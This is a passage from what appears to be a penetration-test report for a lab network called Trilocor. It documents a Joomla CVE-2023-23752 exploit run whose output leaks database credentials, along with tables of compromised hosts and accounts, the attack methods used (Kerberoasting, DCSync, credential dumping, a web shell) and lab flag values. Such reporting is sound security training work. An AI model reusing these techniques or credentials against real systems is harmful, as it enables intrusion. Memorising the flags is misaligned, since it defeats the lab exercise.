[*] Wrote 136429327 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/MS01.zip
```

found admin password in source code and sign in to <http://172.16.139.35:4848>



```
EXPLORER  ...
└─ MNT
   └─ apps
      └─ glassfish
         ├── config
         ├── docs
         └─ domains\domain1
            ├── applications
            ├── autodeploy
            ├── bin
            └─ config
               ├── .consolestate
               ├── admin-keyfile
               ├── cacerts.jks
               ├── default-web.xml
               ├── domain-passwor...
               ├── domain.xml
               ├── domain.xml.bak
               ├── keyfile
               ├── keystore.jks
               └─ local-password
                  1 1AB5845FF569508E3CBAC8AA8F90D85239728A7B
                  2
```


10. CVE-2023-23752: Joomla! Improper Access Control Vulnerability - Medium

CWE	CWE-284
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	A vulnerability in Joomla! CMS allows unauthenticated users to access sensitive information, including configuration details and environment variables, through the API endpoint.
Impact	• Unauthorized access to sensitive configuration data • Potential exposure of database credentials • Disclosure of system environment information • Increased risk of further targeted attacks
Affected Component	http://blog.trilocor.local/
Remediation	Apply mitigations per vendor instructions or discontinue use of the product if mitigations are unavailable.
References	• https://nvd.nist.gov/vuln/detail/CVE-2023-23752 • https://github.com/Acceis/exploit-CVE-2023-23752

Finding Evidence

Detailed Reproduction Steps

found mysql cred `joomla:Sup3RS3cuR3@123`

```
(root@kali) - [/home/kali/exploit-CVE-2023-23752]
└─# ruby exploit.rb http://blog.trilocor.local/
Users
[543] Administrator (Administrator) - admin@trilocor.local - Super Users

Site info
Site name: Trilocor Blog
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysql
DB host: 172.18.0.8
DB user: joomla
DB password: Sup3RS3cuR3@123
DB name: joomla
DB prefix: org1j_
DB encryption 0
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Trilocor's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

Table 2: Severity Definitions

A.2 Host & Service Discovery

A.3 Subdomain Discovery

URL	Description	Discovery Method
www.trilocor.local	WordPress	
blog.trilocor.local	Joomla v4.1.5	DNS Zone Transfer
dev.trilocor.local	Apache 2	DNS Zone Transfer
careers.trilocor.local	Portal login	DNS Zone Transfer
portal.trilocor.local	Human Resources – Login form	DNS Zone Transfer
remote.trilocor.local	login form	DNS Zone Transfer
store.trilocor.local	TRILOCOR Shop	DNS Zone Transfer
pr.trilocor.local	Trilocor Public Relations	DNS Zone Transfer
securetransferdev.trilocor.local	Trilocor Secure Transfer	Redirect from dev.trilocor.local
osticketapp.trilocor.local	Support Ticket System	README.md in /apps
gogsusdev01.trilocor.local	Gogs service	Ticket #661655
uat01-eu.intranet.trilocor.local	Trilocor API	Administrator repo in gogs

Table 3: Discovered Subdomains

A.4 Exploited Hosts

Host	Scope	Method	Notes
172.17.0.2 (NIX01)	External	Unrestricted File Upload & SQLi	compromise <code>www-data</code> (Linux)
172.16.139.10 (WEB-NIX01)	Internal	Privilege Escalation & Unrestricted File Upload	compromise <code>websvc</code> (Linux)
172.16.139.10 (WEB-NIX01)	Internal	Exploit <code>werkzeug</code>	compromise <code>srvadm</code> (Linux)
172.16.139.10 (WEB-NIX01)	Internal	<code>docker-privesc</code>	compromise <code>root</code> (Linux)
172.16.139.35 (MS01)	Internal	Authenticated File Upload Vulnerability	compromise <code>svc_glassfish</code> (Windows)
172.16.139.35 (MS01)	Internal	Abuse <code>SeDebugPrivilege</code>	compromise <code>Administrator</code> (Windows)
172.16.139.175 (WS01)	Internal	Remote Desktop	compromise <code>devtest</code> (Windows)
172.16.139.175 (WS01)	Internal	Privilege Escalation Wondershare Dr.Fone 12.0.7	compromise <code>Administrator</code> (Windows)
172.16.139.3 (DC01)	Internal	NTLM theft spoofing	compromise <code>jflemming</code> (Windows)
172.16.139.3 (DC01)	Internal	Kerberoasting attack	compromise <code>ksalinas</code> (Windows)
172.16.139.3 (DC01)	Internal	Crack veracrypt file and psafe3 file	compromise <code>svc_trilocorsync</code> (Windows)
172.16.139.3, 172.16.210.3 (DC01)	Internal	DCSync	compromise <code>Administrator</code> (Windows)
172.16.210.5 (DC02)	Internal	Cross-Forest Kerberoasting	compromise <code>svc_datakeeper</code> (Windows)
172.16.210.5 (DC02)	Internal	Abuse group <code>Event Log Readers</code>	compromise <code>svc_veracrypt</code> (Windows)
172.16.210.5 (DC02)	Internal	Abuse group <code>Backup Operators</code>	compromise <code>Administrator</code> (Windows)
172.16.210.21 (ADMIN01)	Internal	Abuse feature <code>External Process</code> in ipMonitor	compromise <code>Administrator</code> (Windows)
172.16.210.34 (BACKUP01)	Internal	rsync get ssh key	compromise <code>svc_rsync</code> (Linux)
172.16.210.34 (BACKUP01)	Internal	Abuse features create backup and restore in duplicati	compromise <code>root</code> (Linux)

Table 4: Exploitation Attempt Details

A.5 Compromised Users

Username	Type	Method	Notes
joomla	Applica tion	CVE-2023-23752	Creds database on blog.trilocor.local
Administrator	Applica tion	Crack password in osticket_data.zip	Admin on osTicket
admin	Applica tion	Found in nfs share MS01	glassfish admin
svc_glassfish	Domain	Found by dumping with LaZagne.exe on MS01	Local user on MS01
svc_jenkins	Domain	Found by dumping with LaZagne.exe on MS01	Local user on MS01
pthorpe_adm	Domain	Found by dumping with LaZagne.exe on MS01	Local user on MS01
Administrator	Domain	Found by dumping with LaZagne.exe on MS01	Local admin on MS01
devtest	Domain	Found inside a sticky note belonging to the pthorpe_adm user on MS01	Local user on WS01 can RDP
trilocor\pthorpe	Domain	Found by dumping with LaZagne.exe on WS01	Local user on DC01
trilocor\jfflemmin g	Domain	Captured with NTLM theft on the writable DC01 share Print_jobs	Local user on DC01
trilocor\sqlqa	Domain	kerberoasting then crack with hashcat	Local user on DC01
trilocor\sqldev	Domain	kerberoasting then crack with hashcat	Local user on DC01
trilocor\sapvc	Domain	kerberoasting then crack with hashcat	Local user on DC01
trilocor\jwegman	Domain	ASREPROast then crack with hashcat	Local user on DC01
trilocor\ksalinas	Domain	Obtained by adding fake SPN to the user	Local user on DC01
trilocor\svc_triloc orsync	Domain	Obtained by crack Password Safe file	User in group Domain Admins on DC01
trilocor\svc_mssql	Domain	Obtained by crack Password Safe file	Local user on DC01
trilocor\svc_sql	Domain	Obtained by crack Password Safe file	Local user on DC01
trilocor\svc_ipmi	Domain	Obtained by crack Password Safe file	Local user on DC01
trilocor\svc_azc	Domain	Obtained by crack Password Safe file	Local user on DC01
trilocor\Administ rator	Domain	DCSync attack from svc_trilocorsync	Admin on DC01
trilocorai\svc_dat akeeper	Domain	DC01 (trilocor) has domain-trust with DC02 (trilocorai), Cross-Forest Kerberoasting	user in the group Event Log Readers on DC02

Username	Type	Method	Notes
trilocorai\svc_veracrypt	Domain	Searching security logs using wevtutil	user in the group Backup Operators on DC02
admin	Application	Decrypting PowerShell credentials, password reuse	ipMonitor admin
svc_rsync	Domain	Found by dumping with LaZagne.exe on ADMIN01	Local user on ADMIN01
Administrator	Domain	Found by dumping with LaZagne.exe on ADMIN01	Local admin on ADMIN01

Table 5: User Accounts Compromised

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
172.16.139.10(WEB-NIX01)	Internal	binary file in /root htb md5sum: 9619b4077e5232084a2c3e2950513e8e
172.16.139.35(MS01)	Internal	WAR file in C:\glassfish3\glassfish\domains\domain1\config webshell.war md5sum: 98c4446d9c9fd47ca23448dd152ad942
172.16.139.35(MS01)	Internal	exe file in C:/Users/Public pivot.exe md5sum: 9b276c16d32d0ebcb49a023589a80a5f
172.16.139.175(WS01)	Internal	exe file in C:/Users/Public pivot.exe md5sum: 9b276c16d32d0ebcb49a023589a80a5f
172.16.139.3(DC01)	Internal	exe file in C:/Users/Public pivot1.exe md5sum: 9d758625ca7258163c17bbcb6eef3fb
172.16.210.5(DC02)	Internal	exe file in C:/Users/Public pivot1.exe md5sum: 9d758625ca7258163c17bbcb6eef3fb
172.16.210.21 (ADMIN01)	Internal	exe file in C:/Users/Public pivot1.exe md5sum: 9d758625ca7258163c17bbcb6eef3fb

Table 6: Assessment Artifacts

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	NIX01	91ead3c8693476db95aeaca7ae08b090	/home	Upload file and sqli
2.	WEB-NIX01	e53ea21d199a45f9058afad7601bf74d	/home/websvc	Bypass file extension to upload file in api server
3.	WEB-NIX01	2b4e38ab9a5e6c8e15d148ed856d5d74	/home/srvadm	Werkzeug pin bypass to execute code
4.	WEB-NIX01	cd8a659a36ced528c218f4dc345c62f1	/root	Docker privilege escalation
5.	MS01	5d1c80455172348e92ea59e0589c0c67	C:\Users\svc_glassfish\Desktop	Authenticate admin to upload web shell in glassfish
6.	MS01	0928e2bf43f18411ee5a3166c48c32b7	C:\Users\Administrator\Desktop	Abuse SeDebugPrivilege for privilege escalation
7.	WS01	276fa30a68e15b1d0768d7b37e41e2d9	C:\Users\devtest\Desktop	Dump cred in sticky note then remote desktop
8.	WS01	6f416b4f2bd4137165fde5428ea6905a	C:\Users\Administrator\Desktop	Wondershare Dr.Fone 12.0.7 - Privilege Escalation
9.	DC01	e1514e94ce01ddd240572b038d17787f	C:\Users\Administrator\Desktop	DCSync attack
10.	DC02	165feb70ede0ad5be7ca26c7b819df80	C:\Users\svc_datakeeper\Desktop	Kerberoasting attack
11.	DC02	e96e0624d44b3ece0dfb8e47de6600d5	C:\Users\Administrator\Desktop	Abuse SeBackupPrivilege for privilege escalation
12.	ADMIN01	04769fee34b6e56826824046c160cc58	C:\Users\Administrator\Desktop	ipMonitor RCE
13.	BACKUP01	995b7b4df10d88c54ef8a2ddd3466f1f	/home/svc_rsync	Rsync get ssh key
14.	BACKUP01	89aac179fb4824f8dcb6a502a3ce5551	/root	Restore backup Duplicate

Table 7: Flags Discovered

End of Report

*This report was rendered
by SysReptor with
♥*